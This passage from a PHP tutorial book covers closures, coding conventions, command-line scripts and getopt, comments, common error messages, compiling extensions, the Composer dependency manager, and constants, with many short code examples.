As just said, if this second parameter is not used, the closure is invoked in the same context as the one used where the closure has been created. For example, a closure created inside a method's class which is invoked in an object context will have the same scope as the method's:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
            echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Binding a closure for one call

Since PHP7, it is possible to bind a closure just for one call, thanks to the `call` method. For instance:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myClosure = function() {
    echo $this->property;
```

```
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

As opposed to the `bindTo` method, there is no scope to worry about. The scope used for this call is the same as the one used when accessing or invoking a property of `$myInstance`.

Use closures to implement observer pattern

In general, an observer is a class with a specific method being called when an action on the observed object occurs. In certain situations, closures can be enough to implement the observer design pattern.

Here is a detailed example of such an implementation. Let's first declare a class whose purpose is to notify observers when its property is changed.

```php
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
    }
}
```

Then, let's declare the class that will represent the different observers.

```php
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Let's finally test this:

```php
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Note that this example works because the observers share the same nature (they are both "named observers.")

Read Closure online: https://riptutorial.com/php/topic/2634/closure

Chapter 12: Coding Conventions

Examples

PHP Tags

You should always use `<?php ?>` tags or short-echo tags `<?= ?>`. Other variations (in particular, short tags `<? ?>`) should not be used as they are commonly disabled by system administrators.

When a file is not expected to produce output (the entire file is PHP code) the closing `?>` syntax should be omitted to avoid unintentional output, which can cause problems when a client parses the document, in particular some browsers fail to recognise the `<!DOCTYPE` tag and activate Quirks Mode.

Example of a simple PHP script:

```
<?php

print "Hello World";
```

Example class definition file:

```
<?php

class Foo
{
    ...
}
```

Example of PHP embedded in HTML:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
    <?php endforeach; ?>
</ul>
```

Read Coding Conventions online: https://riptutorial.com/php/topic/3977/coding-conventions

Chapter 13: Command Line Interface (CLI)

Examples

Argument Handling

Arguments are passed to the program in a manner similar to most C-style languages. `$argc` is an integer containing the number of arguments including the program name, and `$argv` is an array containing arguments to the program. The first element of `$argv` is the name of the program.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

Calling the above application with `php example.php foo bar` (where example.php contains the above code) will result in the following output:

> You called the program example.php with 2 arguments
> Argument 1 is foo
> Argument 2 is bar

Note that `$argc` and `$argv` are global variables, not superglobal variables. They must be imported into the local scope using the `global` keyword if they are needed in a function.

This example shows the how arguments are grouped when escapes such as `""` or `\` are used.

Example script

```
var_dump($argc, $argv);
```

Command line

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
```

```
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

If the PHP script is run using `-r`:

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

Or code piped into STDIN of `php`:

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Input and Output Handling

When run from the CLI, the constants **STDIN**, **STDOUT**, and **STDERR** are predefined. These constants are file handles, and can be considered equivalent to the results of running the following commands:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

The constants can be used anywhere a standard file handle would be:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

The builtin stream addresses referenced earlier (`php://stdin`, `php://stdout`, and `php://stderr`) can be used in place of filenames in most contexts:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');
```

```
// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

As an alternative, you can also use readline() for input, and you can also use **echo** or **print** or any other string printing functions for output.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Return Codes

The **exit** construct can be used to pass a return code to the executing environment.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

By default an exit code of `0` will be returned if none is provided, i.e. `exit` is the same as `exit(0)`. As `exit` is not a function, parentheses are not required if no return code is being passed.

Return codes must be in the range of 0 to 254 (255 is reserved by PHP and should not be used). By convention, exiting with a return code of `0` tells the calling program that the PHP script ran successfully. Use a non-zero return code to tell the calling program that a specific error condition occurred.

Handling Program Options

Program options can be handled with the `getopt()` function. It operates with a similar syntax to the POSIX `getopt` command, with additional support for GNU-style long options.

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
```

```
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

This script can be tested like so:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Note the last method will not work because `-v 5` is not valid.

> **Note:** As of PHP 5.3.0, `getopt` is OS independent, working also on Windows.

Restrict script execution to command line

The function `php_sapi_name()` and the constant `PHP_SAPI` both return the type of interface (**S**erver **API**) that is being used by PHP. They can be used to restrict the execution of a script to the command line, by checking whether the output of the function is equal to `cli`.

```
if (php_sapi_name() === 'cli') {
```

```
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

The `drupal_is_cli()` function is an example of a function that detects whether a script has been executed from the command line:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Running your script

On either Linux/UNIX or Windows, a script can be passed as an argument to the PHP executable, with that script's options and arguments following:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

This passes `foo` and `bar` as arguments to `example.php`.

On Linux/UNIX, the preferred method of running scripts is to use a shebang (e.g. `#!/usr/bin/env php`) as the first line of a file, and set the executable bit on the file. Assuming the script is in your path, you can then call it directly:

```
example.php foo bar
```

Using `/usr/bin/env php` makes the PHP executable to be found using the PATH. Following how PHP is installed, it might not be located at the same place (such as `/usr/bin/php` or `/usr/local/bin/php`), unlike `env` which is commonly available from `/usr/bin/env`.

On Windows, you could have the same result by adding the PHP's directory and your script to the PATH and editing PATHEXT to allow `.php` to be detected using the PATH. Another possibility is to add a file named `example.bat` or `example.cmd` in the same directory as your PHP script and write this line into it:

```
c:\php\php.exe "%~dp0example.php" %*
```

Or, if you added PHP's directory into the PATH, for convenient use:

```
php "%~dp0example.php" %*
```

Behavioural differences on the command line

When running from the CLI, PHP exhibits some different behaviours than when run from a web server. These differences should be kept in mind, especially in the case where the same script

might be run from both environments.

- **No directory change** When running a script from a web server, the current working directory is always that of the script itself. The code `require("./stuff.inc");` assumes the file is in the same directory as the script. On the command line, the current working directory is the directory you're in when you call the script. Scripts that are going to be called from the command line should always use absolute paths. (Note the magic constants `__DIR__` and `__FILE__` continue to work as expected, and return the location of the script.)
- **No output buffering** The `php.ini` directives `output_buffering` and `implicit_flush` default to `false` and `true`, respectively. Buffering is still available, but must be explicitly enabled, otherwise output will always be displayed in real time.
- **No time limit** The `php.ini` directive `max_execution_time` is set to zero, so scripts will not time out by default.
- **No HTML errors** In the event you have enabled the `php.ini` directive `html_errors`, it will be ignored on the command line.
- **Different `php.ini` can be loaded**. When you are using php from cli it can use different `php.ini` than web server do. You can know what file is using by running `php --ini`.

Running built-in web server

As from version 5.4, PHP comes with built-in server. It can be used to run application without need to install other http server like nginx or apache. Built-in server is designed only in controller environment for development and testing purposes.

It can be run with command php -S :

To test it create `index.php` file containing

```
<?php
echo "Hello World from built-in PHP server";
```

and run command `php -S localhost:8080`

Now yout should be able to see content in browser. To check this, navigate to
`http://localhost:8080`

Every access should result in log entry written to terminal

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Edge Cases of getopt()

This example shows the behaviour of `getopt` when the user input is uncommon:

getopt.php
```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Shell command line

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

From this example, it can be seen that:

- Individual options (no colon) always carry a boolean value of `false` if enabled.
- If an option is repeated, the respective value in the output of `getopt` will become an array.
- Required argument options (one colon) accept one space or no space (like optional argument options) as separator
- After one argument that cannot be mapped into any options, the options behind will not be mapped either.

Chapter 14: Comments

Remarks

Keep the following tips in mind when deciding how to comment your code:

- You should always write your code as if comments didn't exist, using well chosen variable and function names.
- Comments are meant to communicate to other human beings, not to repeat what is written in the code.
- Various php commenting style guides exist (e.g. pear, zend, etc). Find out which one your company uses and use it consistently!

Examples

Single Line Comments

The single line comment begins with "//" or "#". When encountered, all text to the right will be ignored by the PHP interpreter.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Multi Line Comments

The multi-line comment can be used to comment out large blocks of code. It begins with /* and ends with */.

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Read Comments online: https://riptutorial.com/php/topic/6852/comments

Chapter 15: Common Errors

Examples

Unexpected $end

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

If you get an error like this (or sometimes `unexpected $end`, depending on PHP version), you will need to make sure that you've matched up all inverted commas, all parentheses, all curly braces, all brackets, etc.

The following code produced the above error:

```php
<?php
if (true) {
    echo "asdf";
?>
```

Notice the missing curly brace. Also do note that the line number shown for this error is irrelevant - it always shows the last line of your document.

Call fetch_assoc on boolean

If you get an error like this:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

Other variations include something along the lines of:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

These errors mean that there is something wrong with either your query (this is a PHP/MySQL error), or your referencing. The above error was produced by the following code:

```php
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

In order to "fix" this error, it is recommended to make mysql throw exceptions instead:

```php
// add this at the start of the script
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

This will then throw an exception with this much more helpful message instead:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Another example that would produce a similar error, is where you simply just gave the wrong information to the `mysql_fetch_assoc` function or similar:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Read Common Errors online: https://riptutorial.com/php/topic/3830/common-errors

Chapter 16: Compilation of Errors and Warnings

Examples

Notice: Undefined index

Appearance :

Trying to access an array by a key that does not exist in the array

Possible Solution :

Check the availability before accessing it. Use:

1. `isset()`
2. `array_key_exists()`

Warning: Cannot modify header information - headers already sent

Appearance :

Happens when your script tries to send a HTTP header to the client but there already was output before, which resulted in headers to be already sent to the client.

Possible Causes :

1. *Print, echo:* Output from print and echo statements will terminate the opportunity to send HTTP headers. The application flow must be restructured to avoid that.

2. *Raw HTML areas:* Unparsed HTML sections in a .php file are direct output as well. Script conditions that will trigger a `header()` call must be noted before any raw blocks.

   ```
   <!DOCTYPE html>
   <?php
        // Too late for headers already.
   ```

3. *Whitespace before `<?php` for "script.php line 1" warnings:* If the warning refers to output in line 1, then it's mostly leading whitespace, text or HTML before the opening `<?php` token.

   ```
   <?php
   # There's a SINGLE space/newline before <? – Which already seals it.
   ```

Reference from SO [answer](#) by [Mario](#)

Parse error: syntax error, unexpected T_PAAMAYIM_NEKUDOTAYIM

Appearance:

"Paamayim Nekudotayim" means "double colon" in Hebrew; thus this error refers to the inappropriate use of the double colon operator (`::`). The error is typically caused by an attempt to call a static method that is, in fact, not static.

Possible Solution:

```
$classname::doMethod();
```

If the above code causes this error, you most likely need to simply change the way you call the method:

```
$classname->doMethod();
```

The latter example assumes that `$classname` is an instance of a class, and the `doMethod()` is not a static method of that class.

Read Compilation of Errors and Warnings online:
https://riptutorial.com/php/topic/3509/compilation-of-errors-and-warnings

Chapter 17: Compile PHP Extensions

Examples

Compiling on Linux

To compile a PHP extension in a typical Linux environment, there are a few pre-requisites:

- Basic Unix skills (being able to operate "make" and a C compiler)
- An ANSI C compiler
- The source code for the PHP extension you want to compile

Generally there are two ways to compile a PHP extension. You can **statically** compile the extension into the PHP binary, or compile it as a **shared** module loaded by your PHP binary at startup. Shared modules are more likely since they allow you to add or remove extensions without rebuilding the entire PHP binary. This example focuses on the shared option.

If you installed PHP via your package manager (`apt-get install`, `yum install`, etc..) you will need to install the `-dev` package for PHP, which will include the necessary PHP header files and phpize script for the build environment to work. The package might be named something like `php5-dev` or `php7-dev`, but be sure to use your package manager to search for the appropriate name using your distro's repositories. They can differ.

If you built PHP from source the header files most likely already exist on your system (*usually* in `/usr/include` or `/usr/local/include`).

Steps to compile

After you check to make sure you have all the prerequisites, necessary to compile, in place you can head over to pecl.php.net, select an extension you wish to compile, and download the tar ball.

1. Unpack the tar ball (e.g. `tar xfvz yaml-2.0.0RC8.tgz`)
2. Enter the directory where the archive was unpacked and run `phpize`
3. You should now see a newly created `.configure` script if all went well, run that `./configure`
4. Now you will need to run `make`, which will compile the extension
5. Finally, `make install` will copy the compiled extension binary to your extension directory

The `make install` step will typically provide the installation path for you where the extension was copied. This is *usually* in `/usr/lib/`, for example it might be something like `/usr/lib/php5/20131226/yaml.so`. But this depends on your configuration of PHP (i.e. `--with-prefix`) and specific API version. The API number is included in the path to keep extensions built for different API versions in separate locations.

Loading the Extension in PHP

To load the extension in PHP, find your loaded php.ini file for the appropriate SAPI, and add the line `extension=yaml.so` then restart PHP. Change `yaml.so` to the name of the actual extension you installed, of course.

For a Zend extension you do need to provide the full path to the shared object file. However, for normal PHP extensions this path derived from the `extension_dir` directive in your loaded configuration, or from the `$PATH` environment during initial setup.

Read Compile PHP Extensions online: https://riptutorial.com/php/topic/6767/compile-php-extensions

Chapter 18: Composer Dependency Manager

Introduction

Composer is PHP's most commonly used dependency manager. It's analogous to `npm` in Node, `pip` for Python, or `NuGet` for .NET.

Syntax

- php path/to/composer.phar [command] [options] [arguments]

Parameters

Parameter	Details
license	Defines the type of license you want to use in the Project.
authors	Defines the authors of the project, as well as the author details.
support	Defines the support emails, irc channel, and various links.
require	Defines the actual dependencies as well as the package versions.
require-dev	Defines the packages necessary for developing the project.
suggest	Defines the package suggestions, i.e. packages which can help if installed.
autoload	Defines the autoloading policies of the project.
autoload-dev	Defines the autoloading policies for developing the project.

Remarks

Autoloading will only work for libraries that specify autoload information. Most libraries do and will adhere to a standard such as PSR-0 or PSR-4.

Helpful Links

- Packagist – Browse available packages (which you can install with Composer).
- Official Documentation
- Official Getting Started guide

Few Suggestions

1. Disable xdebug when running Composer.
2. Do not run Composer as `root`. Packages are not to be trusted.

Examples

What is Composer?

Composer is a dependency/package manager for PHP. It can be used to install, keep track of, and update your project dependencies. Composer also takes care of autoloading the dependencies that your application relies on, letting you easily use the dependency inside your project without worrying about including them at the top of any given file.

Dependencies for your project are listed within a `composer.json` file which is typically located in your project root. This file holds information about the required versions of packages for production and also development.

A full outline of the `composer.json` schema can be found on the Composer Website.

This file can be edited manually using any text-editor or automatically through the command line via commands such as `composer require <package>` or `composer require-dev <package>`.

To start using composer in your project, you will need to create the `composer.json` file. You can either create it manually or simply run `composer init`. After you run `composer init` in your terminal, it will ask you for some basic information about your project: **Package name** (*vendor/package* - e.g. `laravel/laravel`), **Description** - *optional*, **Author** and some other information like Minimum Stability, License and Required Packages.

The `require` key in your `composer.json` file specifies Composer which packages your project depends on. `require` takes an object that maps package names (e.g. *monolog/monolog*) to version constraints (e.g. *1.0.**).

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

To install the defined dependencies, you will need to run the `composer install` command and it will then find the defined packages that matches the supplied `version` constraint and download it into the `vendor` directory. It's a convention to put third party code into a directory named `vendor`.

You will notice the `install` command also created a `composer.lock` file.

A `composer.lock` file is automatically generated by Composer. This file is used to track the currently installed versions and state of your dependencies. Running `composer install` will install packages to exactly the state stored in the lock file.

Autoloading with Composer

While composer provides a system to manage dependencies for PHP projects (e.g. from Packagist), it can also notably serve as an autoloader, specifying where to look for specific namespaces or include generic function files.

It starts with the `composer.json` file:

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

This configuration code ensures that all classes in the namespace `MyVendorName\MyProject` are mapped to the `src` directory and all classes in `MyVendorName\MyProject\Tests` to the `tests` directory (relative to your root directory). It will also automatically include the file `functions.php`.

After putting this in your `composer.json` file, run `composer update` in a terminal to have composer update the dependencies, the lock file and generate the `autoload.php` file. When deploying to a production environment you would use `composer install --no-dev`. The `autoload.php` file can be found in the `vendor` directory which should be generated in the directory where `composer.json` resides.

You should `require` this file early at a setup point in the lifecycle of your application using a line similar to that below.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Once included, the `autoload.php` file takes care of loading all the dependencies that you provided in your `composer.json` file.

Some examples of the class path to directory mapping:

- `MyVendorName\MyProject\Shapes\Square` ➜ `src/Shapes/Square.php`.
- `MyVendorName\MyProject\Tests\Shapes\Square` ➜ `tests/Shapes/Square.php`.

Benefits of Using Composer

Composer tracks which versions of packages you have installed in a file called `composer.lock`, which is intended to be committed to version control, so that when the project is cloned in the future, simply running `composer install` will download and install all the project's dependencies.

Composer deals with PHP dependencies on a per-project basis. This makes it easy to have several projects on one machine that depend on separate versions of one PHP package.

Composer tracks which dependencies are only intended for dev environments only

```
composer require --dev phpunit/phpunit
```

Composer provides an autoloader, making it extremely easy to get started with any package. For instance, after installing Goutte with `composer require fabpot/goutte`, you can immediately start to use Goutte in a new project:

```php
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer allows you to easily update a project to the latest version that is allowed by your composer.json. EG. `composer update fabpot/goutte`, or to update each of your project's dependencies: `composer update`.

Difference between 'composer install' and 'composer update'

composer update

`composer update` will update our dependencies as they are specified in `composer.json`.

For example, if our project uses this configuration:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

Supposing we have actually installed the `2.0.1` version of the package, running `composer update` will cause an upgrade of this package (for example to `2.0.2`, if it has already been released).

In detail `composer update` will:

- Read `composer.json`
- Remove installed packages that are no more required in `composer.json`
- Check the availability of the latest versions of our required packages
- Install the latest versions of our packages
- Update `composer.lock` to store the installed packages version

composer install

`composer install` will install all of the dependencies as specified in the `composer.lock` file at the version specified (locked), without updating anything.

In detail:

- Read `composer.lock` file
- Install the packages specified in the `composer.lock` file

When to install and when to update

- `composer update` is mostly used in the 'development' phase, to upgrade our project packages.

- `composer install` is primarily used in the 'deploying phase' to install our application on a production server or on a testing environment, using the same dependencies stored in the `composer.lock` file created by `composer update`.

Composer Available Commands

Command	Usage
about	Short information about Composer
archive	Create an archive of this composer package
browse	Opens the package's repository URL or homepage in your browser.
clear-cache	Clears composer's internal package cache.
clearcache	Clears composer's internal package cache.
config	Set config options
create-project	Create new project from a package into given directory.
depends	Shows which packages cause the given package to be installed
diagnose	Diagnoses the system to identify common errors.
dump-autoload	Dumps the autoloader
dumpautoload	Dumps the autoloader
exec	Execute a vendored binary/script
global	Allows running commands in the global composer dir ($COMPOSER_HOME).
help	Displays help for a command
home	Opens the package's repository URL or homepage in your browser.
info	Show information about packages

Command	Usage
init	Creates a basic composer.json file in current directory.
install	Installs the project dependencies from the composer.lock file if present, or falls back on the composer.json.
licenses	Show information about licenses of dependencies
list	Lists commands
outdated	Shows a list of installed packages that have updates available, including their latest version.
prohibits	Shows which packages prevent the given package from being installed
remove	Removes a package from the require or require-dev
require	Adds required packages to your composer.json and installs them
run-script	Run the scripts defined in composer.json.
search	Search for packages
self-update	Updates composer.phar to the latest version.
selfupdate	Updates composer.phar to the latest version.
show	Show information about packages
status	Show a list of locally modified packages
suggests	Show package suggestions
update	Updates your dependencies to the latest version according to composer.json, and updates the composer.lock file.
validate	Validates a composer.json and composer.lock
why	Shows which packages cause the given package to be installed
why-not	Shows which packages prevent the given package from being installed

Installation

You may install Composer locally, as part of your project, or globally as a system wide executable.

Locally

To install, run these commands in your terminal.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

This will download `composer.phar` (a PHP Archive file) to the current directory. Now you can run `php composer.phar` to use Composer, e.g.

```
php composer.phar install
```

Globally

To use Composer globally, place the composer.phar file to a directory that is part of your `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Now you can use `composer` anywhere instead of `php composer.phar`, e.g.

```
composer install
```

Read Composer Dependency Manager online: https://riptutorial.com/php/topic/1053/composer-dependency-manager

Chapter 19: Constants

Syntax

- define (string $name , mixed $value [, bool $case_insensitive = false])
- const CONSTANT_NAME = VALUE;

Remarks

Constants are used to store the values that are not supposed to be changed later. They also are often used to store the configuration parameters especially those which define the environment (dev/production).

Constants have types like variables but not all types can be used to initialize a constant. Objects and resources cannot be used as values for constants at all. Arrays can be used as constants starting from PHP 5.6

Some constant names are reserved by PHP. These include `true`, `false`, `null` as well as many module-specific constants.

Constants are usually named using uppercase letters.

Examples

Checking if constant is defined

Simple check

To check if constant is defined use the `defined` function. Note that this function doesn't care about constant's value, it only cares if the constant exists or not. Even if the value of the constant is `null` or `false` the function will still return `true`.

```php
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
    define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Note that constant becomes "visible" in your code only **after** the line where you have defined it:

```php
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Getting all defined constants

To get all defined constants including those created by PHP use the `get_defined_constants` function:

```php
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

To get only those constants that were defined by your app call the function at the beginning and at the end of your script (normally after the bootstrap process):

```php
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

It's sometimes useful for debugging

Defining constants

Constants are created using the `const` statement or the `define` function. The convention is to use

UPPERCASE letters for constant names.

Define constant using explicit values

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Define constant using another constant

if you have one constant you can define another one based on it:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Reserved constants

Some constant names are reserved by PHP and cannot be redefined. All these examples will fail:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

And a Notice will be issued:

```
Constant ... already defined in ...
```

Conditional defines

If you have several files where you may define the same variable (for example, your main config then your local config) then following syntax may help avoiding conflicts:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

const VS define

`define` is a runtime expression while `const` a compile time one.

Thus `define` allows for dynamic values (i.e. function calls, variables etc.) and even dynamic names and conditional definition. It however is always defining relative to the root namespace.

`const` is static (as in allows only operations with other constants, scalars or arrays, and only a restricted set of them, the so called *constant scalar expressions*, i.e. arithmetic, logical and comparison operators as well as array dereferencing), but are automatically namespace prefixed with the currently active namespace.

`const` only supports other constants and scalars as values, and no operations.

Class Constants

Constants can be defined inside classes using a `const` keyword.

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

This is useful to store types of items.

```
<?php

class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
```

```
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Constant arrays

Arrays can be used as plain constants and class constants from version PHP 5.6 onwards:

Class constant example

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Plain constant example

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

Also from version PHP 7.0 this functionality was ported to the `define` function for plain constants.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

Using constants

To use the constant simply use its name:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

or if you don't know the name of the constant in advance, use the `constant` function:

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}
```

```
print constant($const2);
```

